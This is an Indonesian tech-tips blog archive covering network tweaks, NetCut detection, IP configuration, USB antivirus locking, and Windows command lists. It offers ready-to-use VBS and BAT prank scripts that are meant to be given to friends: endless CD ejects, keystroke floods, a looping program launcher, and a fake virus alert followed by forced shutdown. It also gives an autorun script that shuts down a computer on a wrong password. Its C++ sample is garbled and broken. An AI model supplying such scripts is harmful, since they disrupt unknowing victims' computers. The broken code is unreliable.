Showing posts with label tips n' trick. Show all posts

May 31, 2012

Mempercepat Internet 3

oke...sekarang saya ingin memberi tau trick2 mempercepat internet 3 (three) saya sudah uji coba
sendiri..tapi ingat,biasanya dikota saya (depok) kalo quota sudah habis kecepat akan drastis turun,
tapi tidak menutup kemungkinan,saya mendapat sinyal HSDPA dan masih kencang,tapi itu kadang2
ini SS sebelum di optimize (quota belum habis)

dan ini SS sesudah di optimize,tidak jauh beda sih..tapi ya bisa agak naik dikit,

Sep 5, 2011

Mengetahui NetCut User Dan Cara Mengatasinya

NetCut adalah sebuah aplikasi yang beroperasi pada sistem operasi windows (sesuai pengalaman penulis) yang dapat memutuskan koneksi para user-user di area jaringan wiFi.

Secara singkat, NetCut bekerja pada ARP (Address Resolution Protocol) spoofing. NetCut bekerja dengan menjadikan komputernya sebagai gateway atau gerbang pada jaringan. Kedua hal ini menjadikan komputer user NetCut dapat bebas memberikan izin kepada user lain untuk dapat melakukan aktifitas pada jaringan atau malah membuat user lain terputus pada jaringan.

Cara mengetahui apakah ada user yang menggunakan NetCut pada jaringa sebenarnya adalah hal yang gampang-gampang sulit.

Apabila user NetCut telah memulai aksinya (dalam hal ini terdapat komputer yang aksesnya terbatas), maka hal yang sebaiknya dilakukan adalah men-scan semua IP address dan MAC address yang tercatat pada jaringan. Bisa dengan menggunakan aplikasi yang anda miliki atau dengan menggunakan Advance IP Scanner yang dapat di download di sini.
Lakukan ping dari komputer korban menggunakan fasilitas yang telah disediakan windows dengan membuka menu “run” (tanpa petik) dan pada textbox ketik ping ip_address_address_yang_dituju -t. Sebagai contoh ping 192.168.1.23 -t (masukan ip address yang dituju dengan menggunakan daftar IP addres yang telah discan sebelumnya). Tunggu hingga beberapa detik, jika pada layar tetulis “Request Time Out” bisa dikatakan bahwa User dengan IP addres tersebut bukan pengguna NetCut. Namun jika yang tertulis pada layar adalah “Reply from 192.168.1.23: bla bla“. Maka user dengan IP address tersebut patut dicurigai. Logikanya adalah jika diCut dengan aplikasi NetCut koneksi korban tidak teputus secara total. Sehingga si korban masih tetap dapat melakukan aktifitas pada gateway. Karena user NetCut bertindak sebagai gateway, maka user dengan IP address yang Reply tadi mungkin saja menggunakan NetCut.
Mungkin saja cara diatas dapat dilakukan pada jaringan dengan pengguna yang sedikit. Sebab jika dalam jaringan terdapat 100 pengguna maka proses mencarinya akan semakin lama. Oleh sebab itu kita dapat menggunakan aplikasi yang telah disediakan oleh windows, apalagi kalau bukan CommandPrompt. Langkah-langkahnya adalah :

Jalankan commandprompt dengan mengklik tombol START >> RUN.
Pada TextBoxt ketikkan “cmd” (tanpa petik”).
Pada layar command prompt, ketik “arp -a” (juga tanpa petik). Maka pada layar akan tampil IP address anda dan gateway. Jika pada daftar terdapat dua gateway, maka sebaiknya komputer user tersebut diperiksa, apakah benar dia menggunakan NetCut.
Selain cara mengetahui pengguna NetCut ada baiknya jika kita juga menggetahui cara mengatasinya. Ada banyak cara yang disarankan, diantaranya adalah :

Sembunyikan IP address dengan menggunakan XP-AntiSPy yang dapat didownload disini.
Gunakan aplikasi antiNetCut yang juga dapat didownload disini.
Gunakan jaringan yang berada ditempat yang jauh, dalam hal ini yang penulis maksudkan adalah dengan server proxy.
Jika komputer kita sudah menjadi korban, ganti IP address anda dengan IP address yang baru.

Smoga Berhasil...^_^

Mengganti Ip Address Windows Xp

Mengganti alamat IP Address bukanlah sesuatu yang mudah, walau anda ahli informatika. Sekadar sharing informasi…khusus untuk mereka yang belum bisa mengubah alamat IP di komputer sendiri.

Kita bisa mengganti alamat IP baik dengan menggunakan command line maupun dengan menu GUI yang sudah disediakan dalam sistem operasi. Di Windows XP misalnya, mudah sekali mengganti alamat IP komputer kita. Cukup dengan menggunakan menu grafis yang ada. Mari belajar bersama-sama bagaimana cara mengganti IP Address


Lihat gambar screenshot contoh tahapan mengisi alamat IP berikut :


Langkah-langkahnya adalah :

Klik Start, pilih Control Panel
Pilih Network Connections. Pilih di sini maksudnya dengan double click.
Pilih network interface yang kita gunakan, misalnya pilih Local Area Connection jika kita terhubung ke network dengen menggunakan Ethernet.
Klik menu Properties pada tampilan window yang muncul.
Pilih menu Internet Protocol (TCP/IP). Di sini akan ada tampilan menu untuk menentukan sendiri alamat IP.
Pilih Use the following IP address dan isikan alamat IP yang diinginkan (alamat IP, netmask, default gateway jika diperlukan, dan alamat DNS jika perlu terhubung ke Internet).
Kalau sudah tutup semua window yang tadi sudah Anda buka dengan memilih OK/Close.

Di UNIX kita bisa mengatur alamat IP dengan command line (walaupun di beberapa varian UNIX sudah disediakan menu grafis untuk menentukan alamat IP). Berikut langkah untuk mengatur alamat IP di Solaris 10 :

1. Jalankan perintah ifconfig seperti berikut ini :

# ifconfig fjgi0 172.16.209.122 netmask 255.255.255.128 broadcast + up

2. Edit file # vi /etc/hosts, format isi file /etc/hosts adalah “ip hostname“. Seperti berikut ini (asumsi alamat IPnya 172.16.209.122 dan hostname-nya adalah “smc“):

# vi /etc/hosts
172.16.209.122 smc

3. Edit file # vi /etc/inet/hosts, format isi file /etc/inet/hosts adalah "ip" dan "netmask". Seperti berikut ini (asumsi alamat IPnya 172.16.209.122 dan hostname-nya adalah “smc“) :

# vi /etc/inet/hosts
172.16.209.122 smc

4. Kalau nama hostname berubah, jangan lupa mengganti file /etc/hostname.fjgi0 (asumsi koneksi menggunakan interface fjgi0; nama interface tergantung sistem operasi. Ethernet misalnya kadang diberi nama hme0 atau eth0) :

# vi /etc/hostname.fjgi0
smc

Format isi file /etc/hostname.interface adalah "hostname".
5. Jika netmask yang digunakan berubah, jangan lupa mengubah juga isi file /etc/inet netmask.

# vi /etc/inet/netmasks
172.16.209.122 255.255.255.128

Format isi file /etc/inet/netmasks adalah "ip" dan "netmask".
6. Ubah file /etc/inet/ipnodes seperti berikut ini :

# vi /etc/inet/ipnodes
172.16.209.122 smc

Format isi file /etc/inet/ipnodes adalah adalah "ip" dan "hostname".

Untuk sementara yang windows saja ya.

Aug 25, 2011

Mengamankan Flashdisk dari virus autorun,dengan Smadav Lock

Berikut Salah satu cara pencegahan agar flash disk agar tidak tertular virus yaitu dengan cara memanfaatkan salah satu fasilitas anti virus portable buatan indonesia yaitu anti virus smadav.

Salah satu fasilitas yang disediakan anti virus smadav yaitu fasilitas Smad-Lock. Dengan Smad Lock ini Maka hampir tidak mungkin virus dapat menembus dan menginfeksi Flash Disk dan file yang ada pada flash disk kita.
Kenapa demikian ? Smadav Smad-Lock akan membuat folder Δ Smad-Lock Δ dan folder autorun.inf yang terproteksi kuat pada flash disk kita. Dengan demikian virus tidak akan mampu masuk dan tidak mampu membuat file auto run untuk menggantikan atau mereplace file auto run yang dibuat oleh Smadav Smad-Lock ini.

Berikut ini langkah untuk mengaktifkan Smadav Smad Lock :

1.Download anti virus Portable SMADAV Disini

2.Extrac dan Jalankan anti virus SMADAV

3.Pilih Tidak bila ada tidak ingin menjalankan fasilitas real time protection.

4.Klik menu tool dan pilih menu Smad Lock.

Pada daftar drive nya pilih dan beri tanda flash disk anda kemudian klik menu Lock
Setelah menjalankan hal ini maka otomatis pada Flash disk akan ada folder dengan nama Δ Smad-Lock Δ dan file auto run.inf (hidden folder file).

Tips penting agar Flash Disk dan Komputer terhindar dari virus :

Simpanlah semua file anda pada folder Δ Smad-Lock Δ. Dan jangan merename atau menghapus folder Δ Smad-Lock Δ dan file autorun.inf (Hidden yang bergambar gembok) yang ada pada flash disk anda tersebut.
Bila anda akan membuka atau menjalankan file pada flash disk anda terlebih dulu anda keluarkan file anda dari folder Δ Smad-Lock Δ, karena file tidak bisa dijalankan selama ada di dalam folder Δ Smad-Lock Δ.
Matikan menu auto Run pada komputer anda. Cara ini untuk menghindarkan Computer kita dari virus yang yang mengunakan metode auto run.

Mematikan Auto run Pada Computer :

Masuk menu Run >>> ketik gpedit.msc >>> enter >> Klik menu computer configuration >>> Administratif template >>> System >>> Doble klik pada Turn Off Autoplay >>> Pilih enable dan turn off auto play on : all drive >>> apply >> OK
Klik menu User configuration >>> Administratif template >>> System >>> Doble klik pada Turn Off Autoplay >>> Pilih enable dan turn off auto play on : all drive >>> apply >> OK

semoga berhasil,dan kunjungi artikel lain'a disini

Mencari Uang Di internet dengan ziddu


Ziddu.com adalah tempat atau server kita menyimpan data dan link yang diberikan secara gratis sehingga bisa di download oleh semua orang dengan cara kita share kepada orang orang melalui blog, website, jejaringan sosial, YM atau yang lainnya. Bagaimana cara mendapatkan Uang dari Ziddu ? Gampang saja kita tinggal upload file atau data yang berupa zip, rar sampai ziddu memberikan Link kepada kita.


Kenapa pake Ziddu !

1. Gratis dan gampang cara kerjanya
2. Tidak terbatas untuk upload file atau unlimited
3. Kita mendapatkan untung $0.001 setiap link yang kita share di download oleh orang , semakin banyak orang mendownload link yang kita share semakin banyak pemasukan uang yang kita dapat dari Ziddu.

Langkah Langkah Mendaftar/Register di Ziddu
1. Klik di sini


2. Setelah masuk ke form pendaftaran ziddu seperti gambar di bawah ini. anda isi sesuai dengan yang di perintahkan


3. Lalu setelah anda selesai klik Submit dan akan tampil layar baru seperti di bawah ini


4. Anda tinggal " Go to My Account " dan anda sudah bisa memulai upload data yang anda inginkan. Seperti Data, Gambar, Mp3, Tutorial, Ebook dsb.


Selain itu anda juga bisa mendapatkan tambahan uang $ 0,1 lagi jika anda mengajak orang untuk daftar ke ziddu melalui Refferal yang anda berikan. Untuk Mendapatkan Link Refferalnya ada bisa cek di Menu Link Reffeal di account ziddu anda , disana akan di kasih banyak pilihan banner berserta kode link refferal yang sebarkan.

Pembayaran Ziddu ?

Ziddu akan membayar anda setelah anda minimal mendapatkan $10 dengan melalui Paypal.

Jika anda belum punya paypal anda bisa daftar di sini

mudah bukan..buruan gabung,semakin cepat,anda dapat mengumpulkan dollar lebih banyak.. ^_^

tirmakasih..kunjungi artikel melindugi mata dari radiasi komputer disini

Aug 11, 2011

Cara mudah mempassword flashdisk

Banyak aplikasi yang dapat memberi manfaat untuk mengunci flashdisk atau memberi password otomatis ke flashdisk. Tetapi beda lagi dengan postingan kali ini . sebelumnya cara ini saya dapatkan dari seorang programmer yang hebat http://inside-and.blogspot.com

"Cara ini sangat mudah dan bermanfaat apalagi seperti saya bermain di warnet sebelah rumah yang pakai flashdisk harus di comokin dulu di komputer sever. jadi bahaya dong bisa dibuka dari client lainnya"

Cara ini akan otomatis meminta password ketika flashdisk dimasukan ke PC dan jika password salah, maka komputer akan shutdown secara otomatis.
Langsung saja .

1. Buka Notepad
( Caranya : Start>>All Programs>>Accessories>>Notepad atau masuk di RUN lalu ketik notepaddan Enter) lalu copy paste script kode dibawah ini ke notepad

on error goto 0
dim s,quest,sd,m,winpath,fs
set sd=createobject("Wscript.shell")
set fs=createobject("Scripting.FileSystemObject")
set winpath=fs.getspecialfolder(0)
set s=wscript.createobject("wscript.shell")
do while quest=""
quest=inputbox("Masukkan PASSWORD, Jika anda salah dalam memasukkan password, maka komputer ini akan ShutDown!!!","http://pedasmaniscinta.blogspot.com")
if quest="" then
m=MsgBox("Maaf anda belum memasukkan password...!", 0+0+48, "http://melkyfirmansyah.blogspot.com")
end if
loop
if quest="TULIS PASSWORD DISINI" then
s.run "shutdown -a"
sd.run winpath & "\explorer.exe /e,/select, " & Wscript.ScriptFullname
else
s.run "shutdown -s -t 0"
end if


TULIS PASSWORD DISINI ganti sesuai keinginan anda, itu adalah sebagai tempat password anda. Pemakaian huruf kapital sangat berpengaruh. saya sarankan memakai angka yang sudah diingat di luar kepala.
lalu save as dengan nama dengan "passwordlock.vbs" tanpa tanda kutip, sebelum di save as pastikan pilih all files.

2. setelah selesai diatas.
lalu buka Notepad lagi, untuk pengaturan otomatis setelah flashdisk dimasukan di PC.
copy paste script kode dibawah ini ke notepad.

[Autorun]
shellexecute=wscript.exe passwordlock.vbs
action=FLASHDISK TELAH DILENGKAPI CODE

anda dapat merubah kata "FLASHDISK TELAH DILENGKAPI CODE" sesuai kata-kata mutiara keinginan anda sendiri.
setelah itu lakukan penyimpanan seperti file yang pertama, tetapi pada bagian File name tulislah "autorun.inf" tanpa tanda kutip, sebelum di save as pastikan pilih all files.

Kemudian pindahkan kedua file yang telah anda buat tadi (autorun.inf dan passwordlock.vbs) ke dalam flashdisk anda.

langkah terakhir silahkan anda hidden autorun.inf dan passwordlock.vbs yang telah dibuat tadi.
Cara hidden : klik kanan pada masing- masing autorun.inf dan passwordlock.vbs lalu pilih properties centang kotak yang ada di tanda hidden. selesai . . . .

@info
- kompitabel dengan win XP.
- dimohon jangan sampai lupa password sendiri (PedasManisCinta tidak bertanggung jawab atas kesalahan password sendiri)

Ngerjain Teman Dengan Notepad

Kadang kalian pernah merasa jengkel dengan teman anda,saya punya cara isengin temen,*bukan maksud ngajarin kalian untuk balas denam ya?..*
saya ndak tanggung jawab,atas kesalahan penggunaan cara2 ini lho...ok mari kita mulai:

1. Iseng Mengeject CD-Drive Terus Menerus
Set oWMP = CreateObject(“WMPlayer.OCX.7″)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda

2. Iseng Dengan Tombol Enter Terus Menerus
Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “~(enter)”
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda

3. Iseng Dengan Pesan Lambat Notepad “Hello, how are you? I am good thanks!”
WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject(“WScript.Shell”)
WshShell.Run “notepad”
WScript.Sleep 100
WshShell.AppActivate “Notepad”
WScript.Sleep 500
WshShell.SendKeys “Hel”
WScript.Sleep 500
WshShell.SendKeys “lo ”
WScript.Sleep 500
WshShell.SendKeys “, ho”
WScript.Sleep 500
WshShell.SendKeys “w a”
WScript.Sleep 500
WshShell.SendKeys “re ”
WScript.Sleep 500
WshShell.SendKeys “you”
WScript.Sleep 500
WshShell.SendKeys “? ”
WScript.Sleep 500
WshShell.SendKeys “I a”
WScript.Sleep 500
WshShell.SendKeys “m g”
WScript.Sleep 500
WshShell.SendKeys “ood”
WScript.Sleep 500
WshShell.SendKeys ” th”
WScript.Sleep 500
WshShell.SendKeys “ank”
WScript.Sleep 500
WshShell.SendKeys “s! “
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda

4. Iseng Dengan Backspace
MsgBox “Maaf, Anda Harus Mengulang Kembali”
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{bs}”
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda

5. Iseng Dengan Membuka Calculator Terus Menerus
@ECHO off
:top
START %SystemRoot%\system32\cacl.exe
GOTO top
Kemudian save dengan “SUKASUKAANDA.BAT” & Berikan keteman Anda

6. Iseng Dengan Keyboard
Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “Maaf, Keyboard Tidak Berfungsi! Harap Diperbaiki”
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda

7. Iseng Dengan Shutdown Computer
@echo off
msg * Komputer Anda Terinfeksi Virus
shutdown -c “Error! Virus Menyebar Keseluruh System!” -s -t 0
Kemudian save dengan “SUKASUKAANDA.BAT” & Berikan keteman Anda

mudah,simple tapi...beuhhhh...
good luck,jangan bosen2 ngunjungi blog saya ya?

Aug 10, 2011

Trik Internet

Cara ini untuk meningkatkan kinerja mozilla
1. Buka Mozilla.
2. Ketikan di addres bar “about:config” (tanpa tanda patik).
3. Scroll mouse anda kebawah dan cari “network.http.max-connections“, double klik dan masukan nilai “64“.
4. Cari “network.http.max-connections-per-server“, double klik dan masukan nilai “21“.
5. Cari ‘network.http.max-persistent-connections-per-server“, double klik dan masukan nilai “8“.
6. Doube klik pada “network.http.pipelining ” menjadi “true“.
7. Cari “network.http.pipelining.maxrequests“, double klik dan masukan nilai “100“.
8. Double klik pada “network.http.proxy.pipelining” menjadi “true“.
9. Langkah terakhir, klik kanan dimana saja pilih : New >> integrar >> lalu tulis “nglayout.initialpaint.delay” (tanpa tanda petik”. Kemudian masukan nilai “0“.
Rasakan segera perbedaannya, kecepatan internet anda akan menjadi was wis wus cepat sekali.:-)
selamat mencoba

Pemrograman Java
/*contoh Program Pengeluaran dalam Bentuk Grafik*/
import javax.swing.*;
class pesan{
public static void main(String [] args)
{
JOptionPane.showMessageDialog(null, "Selamat datang di programan Uzup, follow me!");
}
}

//contoh kasus percabangan
import java.util.*;

public class Switch_Case
{
public static void main(String[] args)
{
Scanner input = new Scanner(System.in);

char nilai = 'B';
String nama;

System.out.print("Masukkan nama Anda: ");
nama = input.nextLine();
System.out.println("Nilai Ujian Anda : "+nilai);

System.out.println("\n");
switch(nilai)
{
case 'A':
System.out.println(nama+" Nilai Anda memuaskan");
break;

case 'B':
System.out.println(nama+" Nilai Anda bagus juga tuh");
break;

case 'C':
System.out.println(nama+" Nilai Anda cukup");
break;
}
}
}


contoh program enkripsi pada C++
Nah! ini adalah contoh program yang menggunakan bahasa C++ untuk membuat program enkripsi bro

#include
#include
#include
using namespace std;

void main()
{
char kalimat[100];
int temp_ascii,geser=5;

cout<<"Masukan kalimat yang akan di dekrip \t= "; cin.getline(kalimat,sizeof(kalimat)); cout<<"Hasilnya adalah \t\t\t= "; for(int i=0;kalimat[i];i++) { temp_ascii=int(kalimat[i]); if(temp_ascii != 32)//mengecek apakah ada spasi { if((temp_ascii>=97) && (temp_ascii<=122))//inputan a-z { temp_ascii = 97 + (temp_ascii - 97 - geser + 26) % 26; cout<=65) && (temp_ascii<=90))//inputan A-Z { temp_ascii = 65 + (temp_ascii - 65 - geser + 26) % 26; cout<Tips dan Trik CMD

Bagian A

ADDUSERS : Tambah daftar pengguna untuk / dari file CSV
ARP : Address Resolution Protocol
Assoc : Ubah ekstensi file asosiasi
ASSOCIAT : Salah satu langkah asosiasi file
Attrib : Ubah atribut berkas

Bagian B

Bootcfg : Edit Windows boot settings
BROWSTAT : Dapatkan domain, info browser dan PDC

Bagian C

CACLS : Ubah file permissions
CALL : Panggil satu program batch yang lain
CD : Mengganti Directory – pindah ke Folder tertentu
Change : Ganti Terminal Server Session properties
CHKDSK : Check Disk – memeriksa dan memperbaiki masalah disk
CHKNTFS : Periksa sistem file NTFS
CHOICE : Menerima input keyboard ke sebuah file batch
CIPHER : Encrypt atau Decrypt file / folder
CleanMgr : Ototmatis membersihkan Temperatur file, recycle bin
CLEARMEM : Hapus kebocoran memori
CLIP : Salin STDIN ke Windows clipboard.
CLS : Menghapus layar (Clear The Screen)
CLUSTER : Windows Clustering
CMD : Start a new CMD shell
COLOR : Mengubah warna dari jendela CMD
COMP : Membandingkan isi dari dua file atau set file
COMPACT : Compress file atau folder pada partisi NTFS
Compress : Compress tunggal file pada partisi NTFS
CON2PRT : Menghubungkan atau memutuskan sambungan dengan Printer
CONVERT : Konversi FAT ke drive NTFS
COPY : Menyalin satu atau lebih file ke lokasi lain
CSCcmd : clien-side caching (Offline Files)
CSVDE : Impor atau Ekspor Active Directory data

Bagian D

DATE : Display atau mengatur tanggal
Defrag : Defragment hard drive
DEL : Menghapus satu atau lebih file
DELPROF : Hapus profil pengguna NT
DELTREE : Menghapus folder dan semua subfolder
DevCon : Device Manager Command Line Utility
DIR : Menampilkan daftar file dan folder
DIRUSE : Tampilkan penggunaan disk
DISKCOMP : Bandingkan isi dua floppy disk
Diskcopy : Salin isi dari satu disket ke yang lain
DISKPART : Disk Administrasi
DNSSTAT : DNS Statistik
DOSKEY : Edit baris perintah, ingat perintah, dan membuat macro
DSADD : Tambah User (komputer, group ..) ke direktori aktif
DSQUERY : Daftar item dalam direktori aktif
DSMOD : Ubah user (computer, group ..) di direktori aktif
DSRM : Hapus item dari Active Directory

Bagian E

ECHO : Menampilkan pesan di layar
ENDLOCAL : Akhir localisation perubahan lingkungan dalam file batch
ERASE : Menghapus satu atau lebih file
EVENTCREATE : Tambahkan pesan ke Windows event log
EXIT : Keluar dari skrip arus / rutin dan menetapkan errorlevel
EXPAND : uncompress file
Ekstrak : uncompress file CAB

Bagian F

FC : Bandingkan dua file
FIND : Mencari string teks dalam sebuah file
FINDSTR : Cari string dalam file
FOR / F : pengulangan perintah terhadap satu set file
FOR / F : pengulangan perintah terhadap hasil perintah lain
FOR : pengulangan perintah terhadap semua options Files, Directory, List
FORFILES : Proses Batch beberapa file
FORMAT : Format disk
FREEDISK : Periksa free disk space/disk yang tersisa (dalam bytes)
FSUTIL : File dan Volume utilitas
FTP : File Transfer Protocol
FTYPE : Tampilkan atau memodifikasi jenis file yang digunakan dalam asosiasi ekstensi file

Bagian G

GLOBAL : Display keanggotaan kelompok global
GOTO : Direct a batch program untuk melompat ke baris berlabel
GPUPDATE : Update pengaturan Kebijakan Grup

Bagian H

HELP : Online Help

Bagian I

ICACLS : Ubah file dan folder permissions
IF : kondisional melakukan perintah
IFMEMBER : Apakah pengguna saat ini dalam sebuah NT Workgroup
IPCONFIG : Configure IP

Bagian K

KILL : Remove program dari memori

Bagian L

LABEL : Edit disk label
LOCAL : Display keanggotaan kelompok-kelompok lokal
LOGEVENT : Menulis teks ke NT event viewer
Logoff : user log off
LOGTIME : log tanggal dan waktu dalam file

Bagian M

MAPISEND : Kirim email dari baris perintah
MBSAcli : Baseline Security Analyzer
MEM : Display penggunaan memori
MD : Buat folder baru
MKLINK : Buat link simbolik (linkd)
MODE : Mengkonfigurasi perangkat sistem
MORE : Display output, satu layar pada satu waktu
MOUNTVOL : mengelola volume mount point
MOVE : Pindahkan file dari satu folder ke yang lain
MOVEUSER : Pindahkan pengguna dari satu domain ke domain lainnya
MSG : mengirim pesan atau message
MSIEXEC : Microsoft Windows Installer
MSINFO : Windows NT diagnostics
MSTSC : Terminal Server Connection (Remote Desktop Protocol)
MUNGE : Cari dan Ganti teks dalam file (s)
MV : Copy in-menggunakan file

Bagian N

NET : Kelola sumber daya jaringan
NETDOM : Domain Manager
Netsh : Configure Network Interfaces, Windows Firewall & Remote akses
NETSVC : Command-line Service Controller
NBTSTAT : Tampilkan statistik jaringan (NetBIOS over TCP / IP)
NETSTAT : Display networking statistics (TCP / IP)
NOW : Tampilan saat ini Tanggal dan Waktu
NSLOOKUP : Nama server lookup
NTBACKUP : Backup folder ke tape
NTRIGHTS : Edit hak user account

Bagian P

PATH : Menampilkan atau menetapkan path pencarian untuk file executable
PATHPING : jejak jalur jaringan ditambah paket latensi dan kerugian
PAUSE : memenjarakan(suspend) pengolahan file batch dan menampilkan pesan
perms : Tampilkan izin untuk pengguna
PERFMON : Kinerja Monitor
PING : Menguji koneksi jaringan
POPD : Mengembalikan nilai sebelumnya dari direktori sekarang yang disimpan oleh PUSHD
PORTQRY : Tampilan status ports dan services
Powercfg : Mengkonfigurasi pengaturan daya
PRINT : Mencetak file teks
PRNCNFG : Display, mengkonfigurasi atau mengubah nama printer
PRNMNGR : Tambah, menghapus, daftar printer menetapkan printer default
PROMPT : Mengubah command prompt
PsExec : Proses Execute jarak jauh
PsFile : menampilkan file dibuka dari jarak jauh (remote)
PsGetSid : Menampilkan SID sebuah komputer atau pengguna
PsInfo : Daftar informasi tentang sistem
PsKill : proses mematikan berdasarkan nama atau ID proses
PsList : Daftar informasi rinci tentang proses-proses
PsLoggedOn : siapa saja yang log on (lokal atau melalui resource sharing)
PsLogList : catatan kejadian log
PsPasswd : Ubah sandi account
PsService : Melihat dan mengatur layanan
PsShutdown : Shutdown atau reboot komputer
PsSuspend : proses Suspend
PUSHD : Simpan dan kemudian mengubah direktori sekarang

Bagian Q

QGREP : Cari file(s) untuk baris yang cocok dengan pola tertentu

Bagian R

RASDIAL : Mengelola koneksi RAS
RASPHONE : Mengelola koneksi RAS
Recover : perbaikan file yang rusak dari disk yang rusak
REG : Registry = Read, Set, Export, Hapus kunci dan nilai-nilai
REGEDIT : Impor atau ekspor pengaturan registry
Regsvr32 : Register atau unregister sebuah DLL
REGINI : Ubah Registry Permissions
REM : Record comments (komentar) di sebuah file batch
REN : Mengubah nama file atau file
REPLACE : Ganti atau memperbarui satu file dengan yang lain
RD : Hapus folder (s)
RMTSHARE : Share folder atau printer
Robocopy : Copy File dan Folder secara sempurna
RUTE : Memanipulasi tabel routing jaringan
RUNAS : Jalankan program di bawah account pengguna yang berbeda
RUNDLL32 : Jalankan perintah DLL (add / remove print connections)

Bagian S

SC : Control Layanan
SCHTASKS : Jadwal perintah untuk dijalankan pada waktu tertentu
SCLIST : Tampilkan Layanan NT
SET : Display, set, atau menghapus variabel environment
SETLOCAL : Pengendalian environment visibilitas variabel
SETX : Set variabel environment secara permanen
SFC : Pemeriksa Berkas Sistem
SHARE : Daftar atau mengedit file share atau share print
SHIFT : Shift posisi digantikan parameter dalam sebuah file batch
SHORTCUT : jendela Buat shortcut (. LNK file)
SHOWGRPS : Daftar NT Workgroups seorang pengguna telah bergabung
SHOWMBRS : Daftar Pengguna yang menjadi anggota dari sebuah Workgroup
SHUTDOWN : Shutdown komputer
SLEEP : Tunggu untuk x detik
SLMGR : Software Licensing Management (Vista/2008)
SOON : Jadwal perintah untuk menjalankan dalam waktu dekat
SORT : Sort input
START : memulai sebuah program atau perintah dalam jendela terpisah
SU : Switch User
SUBINACL : Edit file dan folder Permissions, Kepemilikan dan Domain
SUBST : Associate jalan dengan huruf drive
Systeminfo : Daftar konfigurasi sistem

Bagian T


TASKLIST : Daftar menjalankan aplikasi dan services
TASKKILL : Hapus proses yang berjalan dari memori
TIME : Menampilkan atau mengatur waktu sistem
TIMEOUT : penundaan pemrosesan dari sebuah batch file
TITLE : Mengatur judul window untuk sesi cmd.exe
TLIST : daftar tugas dengan path lengkap
TOUCH : mengganti file timestamps
Tracert : Trace route ke sebuah remote host
TREE : tampilan grafis struktur folder
TYPE : Menampilkan isi dari file teks

Bagian U

USRSTAT : Daftar domain nama pengguna dan terakhir login

Bagian V

VER : Tampilkan versi informasi
VERIFY : Pastikan bahwa file sudah disimpan
VOL : Menampilkan sebuah label disk

Bagian W

WHERE : Menempatkan dan menampilkan file dalam sebuah pohon direktori
WHOAMI : Output UserName saat ini dan manajemen domain
WINDIFF : Bandingkan isi dua file atau set file
WINMSD : Sistem Windows diagnostik
WINMSDP : Sistem Windows diagnostik II
WMIC : Perintah WMI

Bagian X

XCACLS : Ubah file dan folder permissions
XCOPY : Menyalin file dan folder


cara membuat jaringan hotspot sendiri
Hanya dengan bermodal laptop dan modem internet saja kita sudah bisa membuat hotspot sendiri caranya.

Pertama : Install dan Setting Modem

Mungkin langkah ini akan berbeda tergantung tiap-tiap modem atau operator yang anda gunakan namun gambaran secara umum adalah berikut ini.
- Pasang modem anda
- Install driver modem yang disertakan ketika anda membeli modem
- Setting modem meliputi APN, Username, Password dsb.
- Tes apakah sudah berhasil terhubung ke internet
- selesai

Kedua : Setting agar semua komputer dapat terhubung ke hotspot

Setting agar semua komputer yang terhubung ke hotspot nantinya agar bisa mengakses internet caranya :
- Masuk ke Control Panel-Network Connection
- pilih Network connection yang kita gunakan untuk akses ke internet ( disini mis menggunakan Modem Wireless 3G yaitu pada “Wireless Network Connection 2?, kemudian klik kanan-pilih Properties.
- Pilih Tab Advanced, beri tanda centang pada opsi “Allow other network user to connect through this computer’s internet connection. Pilih Home Networking Connection yang diizinkan ( dalam hal ini adalah network yang menjadi hotspot kita yaitu “Wireless Network Connection). Kemudian Klik OK. Secara otomatis Komputer yang terkoneksi dengan internet di set sebagai gateway.

Ketiga : Setting Jaringan Wireless Ad-Hoc pada laptop

Apakah anda tahu bahwa Anda bisa me-setup jaringan Wireless Adhoc untuk menshare koneksi internet di rumah tanpa harus menggunakan router atau switch?? Tentu saja anda bisa. Anda juga bisa menggunakannya untuk men-share file atau printer antara 2 atau lebih komputer dengan jaringan wireless. Perlu diketahui bahwa Anda bisa mempunyai 9 jaringan, dimana komputer bisa mengirimkaan data secara langsung satu sama lain. Kelemahan dari jaringan ini adalah jangkauannya yang terbatas. Anda akan perlu router wireless atau akses poin untuk jangkauan jaringan wireless yang lebih luas.
Alokasi Alamat IP
Anda bisa mengalokasikan alamat IP untuk setiap komputer yang masuk ken jaringan Ad-hoc wireless. JIka Anda menggunakan 3 komputer, Anda bisa dengan mudah meng-assign 192.168.0.1, 192.168.0.2,192.168.0.3 ke masing-masing komputer dengan netmask 255.255.255.0.Catatan : Jika Anda mempunyai Internet Connection Sharing yang di-enable pada host komputer, Anda bisa men-setup komputer klien untuk mendapat alamat IP secara otomatis, kemudian komputer-komputer tersebut akan bisa mengakses ke Internet.

Konfigurasi Komputer Host
Klik Start -> Control Panel -> Network Connections.
Klik kanan pada wireless network connection, lalu klik Properties
Pada Wireless Network Connection Properties, klik tab Wireless Networks.
Klik Add pada bagian Preferred networks.
Selanjutnya isilah Network Name (SSID) untuk jaringan yang akan Anda buat.
Jangan lupa untuk mencentang check box This is a computer-to-computer (ad hoc)network: wireless access point are not used.
Anda juga dapat membubuhkan WEP Password agar koneksi anda aman.
Klik OK dan OK lagi untuk menyimpan konfigurasi Anda.
Konfigurasi Komputer Klien
Windows XP otomatis akan mendeteksi jika ada Wireless Network yang aktif
Klik kanan pada icon Wireless Network yang berada pada taskbar, lalu klik View Available Wireless Networks.
Wireless Network Connection akan menampilkan list SSID wireless anda. Klik SSID wireless Anda lalu klik Connect .
